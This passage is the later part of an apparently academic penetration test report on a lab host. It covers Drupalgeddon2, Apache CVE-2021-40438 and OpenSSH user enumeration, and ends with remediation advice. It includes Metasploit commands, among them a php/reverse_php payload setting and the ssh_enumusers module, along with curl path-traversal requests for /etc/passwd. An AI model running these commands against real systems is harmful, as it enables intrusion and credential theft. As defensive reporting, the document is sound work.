
Switching to a simpler payload:

→set PAYLOAD php/reverse_php

→run

Result:

1. The target appears to be vulnerable.
2. Exploit completed, but no session was created.



(Screenshot 16:- Screenshot showing the failure to establish a shell even after switching to a simpler payload)

- Impact Analysis →

In a typical situation, Drupalgeddon2 vulnerability offers access to complete remote code execution in the target system. Successful exploitation can result in complete website compromise, exfiltration of sensitive information, and complete administrative control of the server. Additionally, a compromised server can be used as a jump point for internal network lateral movement, further extending the attack scope. Although attempts to establish a reverse shell connection were unsuccessful—likely because of network limitations—the vulnerability itself remains severe. In an unrestricted environment, an attacker could successfully inject arbitrary PHP code, manipulate the server, and compromise the system's integrity, confidentiality, and availability.

- ## Recommendations and Remediation Advice →

1. **Patch Drupal CMS Immediately**:
   - Upgrade to the latest secure version of Drupal.
   - Apply the security update addressing CVE-2018-7600.
2. **Implement a Web Application Firewall (WAF)**:
   - Deploy a WAF to detect and block malicious payloads before reaching the application.
3. **Restrict Network Egress Traffic**:
   - Limit server's ability to initiate outbound connections (e.g., reverse shells).
4. **Disable Unnecessary PHP Functions**:
   - Disable dangerous PHP functions like exec(), system(), shell_exec(), passthru() in php.ini.
5. **Incident Detection and Monitoring**:
   - Monitor server logs for unusual activity or failed reverse shell attempts.
   - Implement IDS/IPS systems.
6. **Backup and Recovery Planning**:
   - Maintain updated, secured backups.
   - Ensure quick rollback in case of successful exploitation.

- ## Conclusion →

The Drupal 7 CMS on the target system was confirmed vulnerable to the critical Drupalgeddon2 exploit. Although session establishment failed during the test due to external factors, the presence of the vulnerability alone represents a major security risk.Immediate patching and security hardening are essential to mitigate this risk. Proactive monitoring and regular maintenance must be adopted to protect against future exploitation attempts.

5.3 Apache HTTPD 2.4.7 RCE Attempt (CVE-2021-40438)

- Description

While no exploitation was performed, the steps for a potential exploit and associated risks are outlined. Recommendations to mitigate the vulnerability are provided during assessment of the Apache HTTPD 2.4.7 vulnerability (CVE-2021-40438) identified on the target system.

- Scope

1. Target IP: 10.10.64.124
2. Service: Apache HTTPD 2.4.7
3. Vulnerability: CVE-2021-40438 (mod_proxy RCE via crafted URI)
4. No active exploitation performed (testing phase only)

- Steps to be Performed

1. Vulnerability Identification

- Conduct service version detection using Nmap.
- Confirm Apache version as 2.4.7.
- Reference known vulnerabilities for

2. Search Public Exploits

- Use Searchsploit:- searchsploit apache 2.4.7

3. Attempt to Trigger the Vulnerability

- Use curl to craft an HTTP request designed to exploit the mod_proxy module vulnerability: curl -v "http://10.10.64.124/cgi-bin/..%2f..%2fetc/passwd"

OR

curl -v -H "X-Forwarded-For: localhost" "http://10.10.64.124/"

4. Log and Document Observations

- Capture any server misbehavior.
- No shell or remote access attempts to be performed.

the identified version.

- Monitor HTTP responses for unusual behavior such as 500 Internal Server Errors or information disclosure.

Risk Analysis

This vulnerability allows attackers to perform remote code execution by abusing Apache's mod_proxy functionality. If successfully exploited, it can enable access to restricted system files such as /etc/passwd, potentially leading to full web server compromise. While the vulnerability requires specific server configurations to be exploitable, the confirmed presence of a vulnerable Apache version increases the risk. Attackers could manipulate requests to bypass access controls or inject malicious content. Given the potential for significant data exposure and system takeover, the risk level is considered critical, with a medium likelihood of exploitation in the current environment**.**

Recommendations

1. **Patch and Update Apache HTTPD**:
    - Upgrade to a secured version (Apache HTTPD 2.4.52 or later).
2. **Disable Unnecessary Modules**:
    - Disable mod_proxy if not required.
3. **Input Validation and Filtering**:
    - Implement strict URL validation on server-side requests.
4. **Monitor HTTP Traffic**:
    - Use Intrusion Detection Systems (IDS) to detect crafted HTTP requests.
5. **Firewall and Network Hardening**:
    - Restrict public access to administrative paths and server backends.

Conclusion

The Apache HTTPD service at 10.10.64.124 is vulnerable to CVE-2021-40438, posing a critical risk. Immediate patching and network hardening are strongly recommended to prevent potential exploitation.

5.4 OpenSSH User Enumeration (CVE-2018-15473)

- Description

Although no active exploitation was conducted, the following steps outline potential attack steps and highlight the associated security risks for the OpenSSH 6.6.1p1 user enumeration vulnerability (CVE-2018-15473) identified on the target machine.

- Scope

- Target IP: 10.10.64.124
- Service: OpenSSH 6.6.1p1
- Vulnerability: CVE-2018-15473 (Username Enumeration via SSH Authentication Responses)
- No active exploitation performed (testing phase only)

- Steps to be Performed

1. Vulnerability Identification

- Confirmed OpenSSH version via Nmap service detection.
- Verified that OpenSSH 6.6.1p1 is affected by CVE-2018-15473.

2. Enumeration Testing

- Use Metasploit auxiliary module:

➢ use auxiliary/scanner/ssh/ssh_enumusers
➢ set RHOSTS 10.10.64.124
➢ set USER_FILE <path-to-username-list>
➢ run

- Alternatively, use a manual Python script exploiting the SSH authentication response behavior.

3. Observation

- A valid username would produce a slightly different timing or error response compared to an invalid one.
- Document differences in SSH authentication error messages or response times.

- ## Risk Analysis

The vulnerability allows an attacker to enumerate valid usernames on the server by searching for subtle differences in response to authentication. This significantly assists an attacker in brute-force password attacks since they can target only discovered valid accounts rather than indiscriminately guessing usernames. The threat for account compromise and unauthorized server access is therefore significantly increased. Because of the simplicity of this attack and the availability of automated attacks to exploit this vulnerability, the likelihood of exploitation is high. Mitigation should be accomplished immediately to protect authentication systems and minimize the possibility of unauthorized access attempts on critical infrastructure.

- ## Recommendations

1. **Upgrade OpenSSH**: Patch to a non-vulnerable version (OpenSSH 7.7 or later).
2. **Enable Authentication Delay and Consistent Error Responses**: Configure SSH daemon to introduce uniform timing and messaging for authentication failures.
3. **Use Fail2Ban or SSH Guard**: Deploy automated blocking mechanisms against repeated failed login attempts.
4. **Enforce Multi-Factor Authentication (MFA)**: Add a second authentication factor to reduce reliance on passwords.
5. **Limit SSH Access**: Restrict SSH access to trusted IP addresses using firewall rules.

- ## Conclusion

The OpenSSH 6.6.1p1 service on the target machine is susceptible to username enumeration via CVE-2018-15473. Though no exploitation was conducted during testing, the vulnerability represents a high security risk and must be addressed promptly.

6. **Final Conclusion**:-

The penetration test exercise of the organization's default system image revealed a number of high-priority and critical risk vulnerabilities within the core infrastructure services. Effective exploitation of the UnrealIRCd backdoor confirmed full system compromise, while Drupalgeddon2 vulnerability set up the potential for remote code execution against the web server. Other risks, including Apache HTTPD exploitation vectors and OpenSSH user enumeration, also served to indicate the need for immediate security upgrades.

Although not all of the vulnerabilities resulted in successful shell access due to network limitations, the underlying threats remain real. Remediation steps like patching vulnerable services, updating old software, enforcing strict access controls, and performing proactive monitoring are required to improve the security posture of the organization. Continuous vulnerability management and following cybersecurity best practices will be crucial to protecting corporate assets from future insider and outsider attacks.

Reference List

1. NIST, 2010. *CVE-2010-2075 Detail*. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2010-2075 [Accessed 27 April 2025].
2. NIST, 2018a. *CVE-2018-7600 Detail*. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2018-7600 [Accessed 27 April 2025].
3. NIST, 2021. *CVE-2021-40438 Detail*. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2021-40438 [Accessed 27 April 2025].
4. NIST, 2018b. *CVE-2018-15473 Detail*. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2018-15473 [Accessed 27 April 2025].
5. EC-Council, 2022. *Certified Ethical Hacker (CEH) Version 12 eBook w/ iLabs (Volumes 1 through 4)*. 12th ed. EC-Council.
6. Nmap.org, 2025. *Nmap: the Network Mapper*. [online] Available at: https://nmap.org/ [Accessed 27 April 2025].
7. Rapid7, 2025. *Metasploit Framework*. [online] Available at: https://www.metasploit.com/ [Accessed 27 April 2025].
8. curl.se, 2025. *curl - Command Line Tool and Library for Transferring Data with URLs*. [online] Available at: https://curl.se/ [Accessed 27 April 2025].
9. Offensive Security, 2025. *SearchSploit - The Exploit Database*. [online] Available at: https://www.exploit-db.com/searchsploit [Accessed 27 April 2025].